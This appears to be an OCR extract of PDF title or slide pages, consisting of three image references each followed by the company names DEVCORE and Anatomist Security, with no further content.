
DEVCORE

ANATOMIST SECURITY




DEVCORE

ANATOMIST SECURITY




DEVCORE

ANATOMIST SECURITY



